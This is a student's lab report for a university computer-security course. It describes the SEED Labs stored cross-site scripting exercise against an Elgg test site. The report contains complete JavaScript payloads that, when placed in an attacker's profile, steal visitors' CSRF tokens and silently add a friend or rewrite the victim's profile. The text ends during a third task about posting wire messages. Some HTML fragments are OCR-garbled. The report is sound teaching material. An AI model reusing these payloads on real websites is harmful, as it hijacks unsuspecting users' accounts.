



**Bangladesh University of Engineering and Technology**

**Report on Cross-Site Scripting (XSS) Attack**

**CSE 406**

**Computer Security Sessional**

**Submitted By:**

Md. Nafiu Rahman

ID: 1905077



Section: B1

## Task 1: Becoming the victim's friend:

At first we found the endpoint for adding friend using the inspect tool. I also inspected the guid of Samy by viewing page source after visiting Samy's profile page.

The screenshot shows a web browser window with the address bar displaying 'www.seed-server.com/profile/boby'. The page title is 'Elgg For SEED Labs'. The profile page for 'Boby' features a cartoon character of a person wearing a yellow hard hat and blue overalls. To the right of the profile picture are two buttons: 'Remove friend' and 'Send a message'. Below the profile picture are links for 'Blogs', 'Bookmarks', and 'Files'. The browser's developer tools are open, showing a network request to 'www.seed-server.com' with a status of 200 OK. The response headers are visible, including 'Cache-Control: must-revalidate, no-cache, no-store, private', 'Connection: Keep-Alive', 'Content-Length: 386', 'Content-Type: application/json; charset=UTF-8', 'Date: Fri, 16 Feb 2024 13:07:39 GMT', 'Expires: Thu, 19 Nov 1981 08:52:00 GMT', 'Keep-Alive: timeout=5, max=100', and 'Pragma: no-cache'.

*Add Friend endpoint inspection*



```
/html; charset=utf-8"><meta name="description"><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=0"><meta name="mobile-web-app-capable" content="yes"><meta name="apple-mobile-web-app-capable" content="yes"><!--
```

```
messages"><li class="hidden"></li></ul></div></div><div class="elgg-page-section elgg-page-topbar"><div class="elgg-inner">
a></h1></div>
```

[illegible]

age.</p></div>


```
ner" data-menu-name="footer"><ul class="elgg-menu elgg-menu-footer elgg-menu-footer-default" data-menu-section="default"><li data-menu-item="bookmark" class="elgg-menu-item-bookmark" ><a href="http://www.seed-server.com/bookmarks/add/597address=http%3A/www.seed-  
his page to an administrator" class="elgg-anchor elgg-menu-content elgg-lightbox"><span class="elgg-icon elgg-icon-exclamation-triangle elgg-anchor-icon fas fa-exclamation-triangle"></span><span class="elgg-anchor-label">Report this</span></a></li></ul></div>
```

```
0089322,"_elgg_token":"12dMGfLlLxZIGH4fUmts"},"session":{"user":{"guid":59,"type":"user","subtype":"user","owner_guid":59,"container_guid":0,"time_created":"2020-04-26T15:23:51-04:00","time_updated":"2024-02-16T07:57:19-05:00","url":"http://www.seed-server.default/jQuery-ui.js"></script>script src="http://www.seed-server.com/cache/1587931381/default/elgg/require.config.js"></script>script src="http://www.seed-server.com/cache/1587931381/default/jquery-ui.js">
```

### Finding attacker's (Samy) guid

After examining these details, I wrote a script within the attacker's profile description and modified the attacker's profile accordingly by clicking save. Now, whenever someone accesses the attacker's profile, the script executes, prompting the viewer to send a friend request to the attacker.

```
task1.html M X task2.html M task3.html M task4.html M
Offline-2 > task1.html > script
1  <script type="text/javascript">
2      window.onload = function () {
3          var Ajax = null;
4          var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
5          var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
6          //Construct the HTTP request to add Samy as a friend.
7
8          var samy_id= 59;
9
10         var sendurl = "http://www.seed-server.com/action/friends/add?friend="+samy_id + ts + ts + token + token;
11
12         if (elgg.session.user.guid != samy_id) {
13             //Create and send Ajax request to add friend
14             Ajax = new XMLHttpRequest();
15             Ajax.open("GET", sendurl, true);
16             Ajax.setRequestHeader("Host", "www.seed-server.com");
17             Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
18             Ajax.send();
19         }
20     }
21 </script>
```



## Edit profile

### Display name

Samy

### About me

[Embed content](#) [Visual editor](#)

```
<script type="text/javascript">
window.onload = function () {
  var Ajax = null;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.

  var samy_id= 59;

  var sendurl = "http://www.seed-server.com/action/friends/add?friend="+samy_id + ts + token + token;
```

Public

### Brief description

cool guy 3

Public

### Location

Public

### Interests



Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

*Writing and Saving Script in Attacker's Profile*

Now suppose we go to Alice's profile and go to her friend list.

The screenshot shows a web browser window with the address bar displaying `www.seed-server.com/friends/alice`. The page title is "Alice's friends". The main content area shows a list of friends, with "Boby" visible. On the right side, there is a sidebar for Alice's profile, which includes a list of links: "Blogs", "Bookmarks", "Files", "Pages", "Wire post", "Friends", "Friends of", and "Collections". The "Friends" link is currently selected.


Applications Firefox


Alice's friends : Elgg For x

www.seed-server.com/friends/alice 120%

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account


### Alice's friends

 [Boby](#)


 [Alice](#)

- Blogs
- Bookmarks
- Files
- Pages
- Wire post
- Friends
- Friends of
- Collections

Now Alice visits Samy's profile.




And Samy becomes Alice's friend if we check by going into the friends section of Alice.



### **Task 2 Modifying the victim's profile:**

At first we found the endpoint for editing profile using the inspect tool. I also inspected the contents that go with the header.





### Inspecting Edit Profile Endpoint and The Contents Along With It

Following that, I devised yet another script within the attacker's profile description and made updates to the attacker's profile. Consequently, whenever anyone accesses the attacker's profile, their profile information will be altered via an edit profile post request without their awareness.

```
task1.html M X task2.html M X task3.html M task4.html M
Offline-2 > task2.html > script > onload
1 <script type="text/javascript">
2
3
4 window.onload = function () {
5     //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
6     //and Security Token __elgg_token
7     var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
8     var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
9     //Construct the content of your url.
10    var sendurl = "http://www.seed-server.com/action/profile/edit";
11    //generate an array of 10 random strings
12    var randomStrings = [];
13    for (var i = 0; i < 10; i++) {
14        randomStrings.push(Math.random().toString(36).substring(7));
15    }
16    var name = elgg.session.user.name;
17    var samy_id= 59;
18    var content = token + ts + '&name=' + name
19        + '&description=1905077&accesslevel[description]=1'
20        + '&briefdescription=' + randomStrings[0] + '&accesslevel[briefdescription]=1'
21        + '&location=' + randomStrings[1] + '&accesslevel[location]=1'
22        + '&interests=' + randomStrings[2] + '&accesslevel[interests]=1'
23        + '&skills=' + randomStrings[3] + '&accesslevel[skills]=1'
24        + '&contactemail=' + randomStrings[4] + '@gmail.com&accesslevel[contactemail]=1'
25        + '&phone=' + randomStrings[5] + '&accesslevel[phone]=1'
26        + '&mobile=' + randomStrings[6] + '&accesslevel[mobile]=1'
27        + '&website=http://www.' + randomStrings[7] + '.com&accesslevel[website]=1'
28        + '&twitter=' + randomStrings[8] + '&accesslevel[twitter]=1'
29        + '&guid=' + elgg.session.user.guid;
30
31    if (elgg.session.user.guid != samy_id) {
32        //Create and send Ajax request to modify profile
33        var Ajax = null;
34        Ajax = new XMLHttpRequest();
35        Ajax.open("POST", sendurl, true);
36        Ajax.setRequestHeader("Host", "www.seed-server.com");
37        Ajax.setRequestHeader("Content-Type",
38            "application/x-www-form-urlencoded");
39        Ajax.send(content);
40    }
41 }
42 </script>
```

[Edit profile](#)**Display name**

Samy

## About me

[Embed content](#) [Visual editor](#)

```
<script type="text/javascript">
```

```

window.onload = function () {
//JavaScript code to access user name, user guid, Time Stamp _elgg_ts
//And Security Token _elgg_token
var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
var token = "&_elgg_token=" + elgg.security.token._elgg_token;
//Construct the content of your url.
var sendurl = "http://www.seed-server.com/action/profile/edit";

```

Public ▼

### Brief description

cool guy 3

Public ▼

### Location

Public ▼

### Interests

Dublin


[Edit avatar](#)[Edit profile](#)[Change your settings](#)

Account statistics


### Notifications

### Group notifications

Alice's profile looked like this before visiting Samy:




After visiting Samy's profile, her own profile will become:



We can see that the fields are loaded with random gibberish strings and about me has my student id in it, as instructed.

### **Task 3: Posting on the Wire on behalf of the Victim:**

We inspect the endpoint of how any post is added to the wire for this task.




Now we save the script to Samy's file such that when a user visits his profile, he will post "To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/samy>" on the wire.

